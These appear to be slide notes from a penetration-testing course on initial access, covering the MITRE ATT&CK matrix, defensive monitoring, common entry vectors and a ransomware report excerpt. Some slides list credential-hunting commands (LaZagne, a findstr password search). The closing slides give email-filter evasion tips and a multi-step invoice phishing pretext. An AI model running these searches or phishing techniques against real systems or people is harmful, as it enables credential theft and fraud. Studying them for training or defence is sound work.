- Dumped hashes can be used in Lateral Movement concepts (Pass the Hass, Pass the Ticket concepts)
- We can also search for creds on hosts with
  - Lazagne - C:\Uses\user\Desktop> start lazagne.exe all
  - or windows native findstr command - C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml
  - Or for linux search in .bash_history, log files, ssh keys and in memory with mimipenguin and LaZagne:

To find database files : $ for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done

Initial Access



Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Valid Accounts ≡	Scheduled Task/Job ≡			Modify Authentication Process ≡		System Service Discovery	Remote Services ≡	Data from Local System	Data Obfuscation ≡	Exfiltration Over Other Network Medium ≡	Data Destruction
Replication Through Removable Media	Windows Management Instrumentation	Valid Accounts ≡			Network Sniffing		Software Deployment Tools	Data from Removable Media	Fallback Channels		Data Encrypted for Impact
		Hijack Execution Flow ≡			OS Credential Dumping ≡	Application Window Discovery			Application Layer Protocol ≡	Scheduled Transfer	Service Stop
Trusted Relationship	Software Deployment Tools	Boot or Logon Initialization Scripts ≡		Direct Volume Access	Input Capture ≡		Replication Through Removable Media	Input Capture ≡	Proxy ≡	Data Transfer Size Limits	Inhibit System Recovery
Supply Chain Compromise ≡		Create or Modify System Process ≡		Rootkit	Brute Force ≡	System Network Configuration Discovery		Data Staged ≡	Communication Through Removable Media	Exfiltration Over C2 Channel	Defacement ≡
Hardware Additions	Shared Modules	Event Triggered Execution ≡		Obfuscated Files or Information ≡	Two-Factor Authentication Interception		Internal Spearphishing	Screen Capture			Firmware Corruption
Exploit Public-Facing Application	User Execution ≡	Boot or Logon Autostart Execution ≡				System Owner/User Discovery	Use Alternate Authentication Material ≡	Email Collection ≡	Web Service ≡	Exfiltration Over Physical Medium ≡	Resource Hijacking
	Exploitation for Client Execution	Account Manipulation ≡	Process Injection ≡		Exploitation for Credential Access			Clipboard Data	Multi-Stage Channels		Network Denial of Service ≡
Phishing ≡		External Remote Services	Access Token Manipulation ≡			System Network Connections Discovery	Lateral Tool Transfer	Automated Collection	Ingress Tool Transfer	Exfiltration Over Web Service ≡	Endpoint Denial of Service ≡
External Remote Services	System Services ≡	Office Application Startup ≡	Group Policy Modification		Steal Web Session Cookie		Taint Shared Content	Audio Capture	Data Encoding ≡		System Shutdown/Reboot
Drive-by Compromise	Command and Scripting Interpreter ≡	Create Account ≡	Abuse Elevation Control Mechanism ≡		Unsecured Credentials ≡	Permission Groups Discovery ≡	Exploitation of Remote Services	Video Capture	Traffic Signaling ≡	Automated Exfiltration	Account Access Removal
		Browser Extensions	Exploitation for Privilege Escalation	Indicator Removal on Host ≡	Credentials from Password Stores ≡			Man in the Browser	Remote Access Software	Exfiltration Over Alternative Protocol ≡	Disk Wipe ≡
	Native API	Traffic Signaling ≡		Modify Registry		File and Directory Discovery	Remote Service Session Hijacking ≡	Data from Information Repositories ≡	Dynamic Resolution ≡		Data Manipulation ≡
	Inter-Process Communication ≡	BITS Jobs		Trusted Developer Utilities Proxy Execution ≡	Steal or Forge Kerberos Tickets ≡				Non-Standard Port	Transfer Data to Cloud Account	
		Server Software Component ≡				Peripheral Device Discovery		Man-in-the-Middle ≡	Protocol Tunneling		
				Traffic Signaling ≡	Forced Authentication			Archive Collected Data ≡	Encrypted Channel ≡		
		Pre-OS Boot ≡		Signed Script Proxy Execution ≡	Steal Application Access Token	Network Share Discovery		Data from Network Shared Drive	Non-Application Layer Protocol		
		Compromise Client Software Binary				Password Policy Discovery					
				Rogue Domain Controller	Man-in-the-Middle ≡	Browser Bookmark Discovery		Data from Cloud Storage Object			
		Implant Container Image		Indirect Command Execution							
						Virtualization/Sandbox Evasion ≡					
				BITS Jobs							
				XSL Script Processing		Cloud Service Dashboard					
				Template Injection		Software Discovery ≡					
				File and Directory Permissions Modification ≡		Query Registry					
						Remote System Discovery					
				Virtualization/Sandbox Evasion ≡		Network Service Scanning					
						Process Discovery					
				Unused/Unsupported Cloud Regions		System Information Discovery					
				Use Alternate Authentication Material ≡		Account Discovery ≡					
						System Time Discovery					
				Impair Defenses ≡		Domain Trust Discovery					
				Hide Artifacts ≡		Cloud Service Discovery					
				Masquerading ≡							
				Deobfuscate/Decode Files or Information							
				Signed Binary Proxy Execution ≡							
				Exploitation for Defense Evasion							
				Execution Guardrails ≡							
				Modify Cloud Compute Infrastructure ≡							
				Pre-OS Boot ≡							
				Subvert Trust Controls ≡							

≡ Has sub-techniques

MITRE ATT&CK Framework : a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.

MITRE ATT&CK®
Enterprise Framework

attack.mitre.org

Initial Access

The Defensive side - Shells & Payloads on MITRE

TTP	Description
Initial Access – T1190	Attackers will attempt to gain initial access by compromising a public-facing host or service such as web Applications, misconfigured services such as SMB or authentication protocols, and/or bugs in a public-facing host that introduce a vulnerability. This is often done on some form of bastion host and provides the attacker with a foothold in the network but not yet full access. Especially for initial access via Web Applications : OWASP Top Ten.
Execution – TA0002	This technique depends on code supplied and planted by an attacker running on the victim host. Many different payloads, delivery methods, and shell scripting solutions are utilized to access a host. (execution of commands within a web browser to get access on a Web Application, a PowerShell one-liner via PsExec, a publicly released exploit or zero-day in conjunction with a framework such as Metasploit, uploading a file to a host via many different protocols and calling it remotely to receive a callback.
Command & Control – TA0011	C2 can have various levels of sophistication varying from basic clear text channels like Netcat to utilizing encrypted and obfuscated protocols along with complex traffic routes via proxies, redirectors, and VPNs.

Initial Access


The Defensive side - What to watch for

- **File uploads:** Mostly in Web Apps and public faced hosts. Every asset exposed should be hardened and monitored.
- **User actions (non-admin):**
  - normal users issuing commands via Bash or cmd can be a significant indicator of compromise
  - connecting to a share on another host in the network over SMB that is not a normal infrastructure share can also be suspicious
  - Logging all user interactions, enabling PowerShell logging and other features that can be used with a shell
- **Network Visibility** (IDS/IPS, firewalls, Deep packet inspection)
- **Protecting end devices** (Workstations, Servers, Printers, Cameras, NAS ..)

Initial Access & Evasion

Mature, highly secured environments invest into layered cyberdefence stack

- Secure Email Gateway / Email Security
  - FireEye MX
  - Cisco Email Security
  - Trend Micro for Email
  - MS Defender for Office365
- Secure Web Gateway
  - Symantec BlueCoat
  - Palo Alto Proxy
  - Zscaler
  - FireEye NX
- Secure DNS
  - Cisco Umbrella
  - DNSFilter
  - Akamai Enterprise Threat Protecton
- AV
  - McAfee AV
  - ESET NOD32
  - Symantec Endpoint Protection
- EDR
  - CrowdStrike Falcon
  - MS Defender for Endpoint
  - SentinelOne
  - Vmware Carbon Black



Initial Access – Client Side

Typical Initial Access Vectors

1. Email with malware attached / linked

2. Spear-phishing / phishing / stealing valid credentials (especially over unusual platforms: LinkedIn, Skype, Telegram, Discord, Slack, Web forms)

3. Voice Phishing (Vishing) – (MGM Resort's scam)

4. Teams Phishing – chatting directly with target employees | sending them attachments through [Group chats | Full-Day Meetings]

5. Reusing stolen credentials (against external single-factor VPNs, Citrix Gateways, vulnerable Fortinet VPNs)

6. Password Spraying against Office365, Azure, custom login pages, VPN gateways

7. Exposed RDP with weak credentials and lacking controls

8. Unpatched known vulnerable perimeter device, application bugs, default credentials, Proxyshell / Log4j

9. Managed File Transfer (MFT) vulnerabilities (MOVEit, GoAnywhere, Citrix Sharefile, …)

10. Rarely HID-emulating USB sticks introduced to the company's premises

11. WIFI Evil Twin -> Rogue WPA2 Enterprise -> NetNTLMv2 hash cracking -> authenticated network access -> Responder


12. Plugging into on-premises LAN -> Lacking 802.1X

-> Responder / mitm6 / Ldaprelayx / relaying to LDAP to create backdoor Machine account (RBCD/Whisker)

13. SEO Poisoning – making malicious websites pop up higher in search engine result

Initial Access

Common Ways In




Entry Vectors

https://twitter.com/cyb3rops/status/1699770378631946531/photo/1

Initial Access - Client Side

Common Ways In



Common Initial Infection Vectors


We noted several initial infection vectors across multiple ransomware incidents, including RDP, phishing with a malicious link or attachment, and drive by download of malware facilitating follow-on activity. RDP was more frequently observed in 2017 and declined in 2018 and 2019. These vectors demonstrate that ransomware can enter victim environments by a variety of means, not all of which require user interaction.

RDP or other remote access	One of the most frequently observed vectors was an attacker logging on to a system in a victim environment via Remote Desktop Protocol (RDP). In some cases, the attacker brute forced the credentials (many failed authentication attempts followed by a successful one). In other cases, a successful RDP log on was the first evidence of malicious activity prior to a ransomware infection. It is possible that the targeted system used default or weak credentials, the attackers acquired valid credentials via other unobserved malicious activity, or the attackers purchased RDP access established by another threat actor. In **April 2019**, we noted that FIN6 used stolen credentials and RDP to move laterally in cases resulting in ransomware deployment.
Phishing with link or attachment	A significant number of ransomware cases were linked to phishing campaigns delivering some of the most prolific malware families in financially motivated operations: TRICKBOT, EMOTET, and FLAWEDAMMYY. In **January 2019**, we described TEMP.MixMaster TrickBot infections that resulted in interactive deployment of Ryuk.
Drive-by-download	Several ransomware infections were traced back to a user in the victim environment navigating to a compromised website that resulted in a DRIDEX infection. In **October 2019**, we documented compromised web infrastructure delivering FAKEUPDATES, then DRIDEX, and ultimately BITPAYMER or DOPPELPAYMER infections.

https://www.mandiant.com/resources/blog/they-come-in-the-night-ransomware-deployment-trends

Initial Access - Client Side

Common Ways In



thunderbird - Google Search

https://www.google.com/search?q=thunderbird&gl=us&hl=en&location=United+States&uule=w+CAIQICINVW5pd...

thunderbird

All | Images | News | Videos | Shopping | More | Tools

About 104,000,000 results (0.51 seconds)

Ad · https://www.tthunderbir.space/

Thunderbird - Easier Easy to Set Up

Thunderbird is a email application that's easy to set up and customize - great features! Many more features you can change the look and feel in an instant.

IcedID malvertising

https://www.thunderbird.net

Thunderbird — Make Email Easier. — Thunderbird

Thunderbird is a free email application that's easy to set up and customize - and it's loaded with great features!

Download Thunderbird

Download Thunderbird. Your download should begin ...

Features

Thunderbird is a free email application that's easy to set up ...

Add-ons

Most Popular Extensions - Themes - Featured Extensions - ...

Make Email Easier.

Thunderbird is a free email application that's easy to set up ...

More results from thunderbird.net »

https://twitter.com/abuse_ch/status/1620152382993862656


Initial Access - Client Side

Evasion - Email

- Malware in Attachments
  - Strict File Type policies prevent the risk
  - .. what if a company blocked almost everything but did not block
    PPTM, PPSM, ACCDE, MDE, HTML, ISO, IMG, PDF (possible EVASION)
  - Out of the box protection may not protect from latest trending abused vectors (ISO, IMG, HTMLs, SVGs)
  - security engineers may NOT be aware of all kinds of dangerous extensions while designing custom policies

Initial Access - Client Side

Evasion - Email


This link is being scanned.

We're scanning this link to see if it is malicious.

https://drive.google.com/file/d/...

We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes.

For Feedback on Microsoft Defender for Office 365

- Email embedded URL
  - Most attacks do work (evading email filters)

    it is hard to detect Website's intention
  - In order to have potentials:

    - Domain's reputation, maturity, categorisation, certificate's signer (Lets Encrypt must be avoided) must be strong

    - The structure of the url must look benign (avoid ?id=, ?campaign=, /phish.php?)

    - Number of GET params, their names & values MUST BE VERY CAREFULLY SELECTED
  - HTML Smuggling! – Very successful for EVASION

Initial Access - Client Side

Evasion – Phishing hints

- Elicit NDR – Non-Delivery Report by sending an email to a non-existing recipient, then analyse return SMTP-headers with tools like decode-spam-headers and find security related info.
- Create plausible scenarios with Multi-step phishing pretexts:
  - 1. Hello, as agreed I want to send you an invoice for the service XYZ subscription. To whom should I send it to?
  - 2. Hi, please send all invoices to Bill@Example.com
  - 3. Hi Bill, I have this unpaid invoice for @examle and Steve from contact@example told me to send it to you. Is it to okay to send you that invoice?
  - 4. Hello Stranger , we didn’t expect invoice from you. Is this a mistake?
  - 5. Bill, well this invoice figures to us as unpaid. The subscription for service XYZ that you purchased will have to be ceased if its not paid. Please check this invoice ASAP
  - At this point: Bill expects to receive a document and is urged to review it, he also might feel anxious about unpaid-status, our @attacking domain matured enough for MDO365 to consider it as more trusted and lower sensitivity thresholds

Initial Access - Client Side

Evasion – Phishing hints

- Empirically
  - Try Phishing over Teams | LinkedIn instead of Emails
  - Using Images, Links – Increase SPAM score
  - Links with multiple GET parameters (especially suspicious ones) increase SPAM score
  - Send through: GoPhish -> AWS SOCAT :587 -> smtp.gmail.com -> @target.com
  - Use websites on trusted domains (Cloud-facing resources are very trusted)
  - Block automated bots, ban entire CIDRs associated with scanners/security vendors when configuring webservers (or redirectors for C2 traffic)

Initial Access - Client Side

Evasion – Phishing Resources

- F-Secure Insights from a large-scale phishing:

  https://blog.f-secure.com/insight-from-a-large-scale-phishing-study/

- Talent Need Not Apply: on Phishing pretexts that TAs are commonly (ab)using:

  https://www.youtube.com/watch?v=Ni1RqTwPiIQ

- Offphish – Phishing revisited in 2023, breakdown of commonly abused file formats in Phishing messages & trends

  https://www.securesystems.de/blog/offphish-phishing-revisited-in-2023/

- Marcello Salvati @byt3bl33d3r – SpamChannel – Spoofing Emails From +2 Million Domains and Virtually Becoming Satan

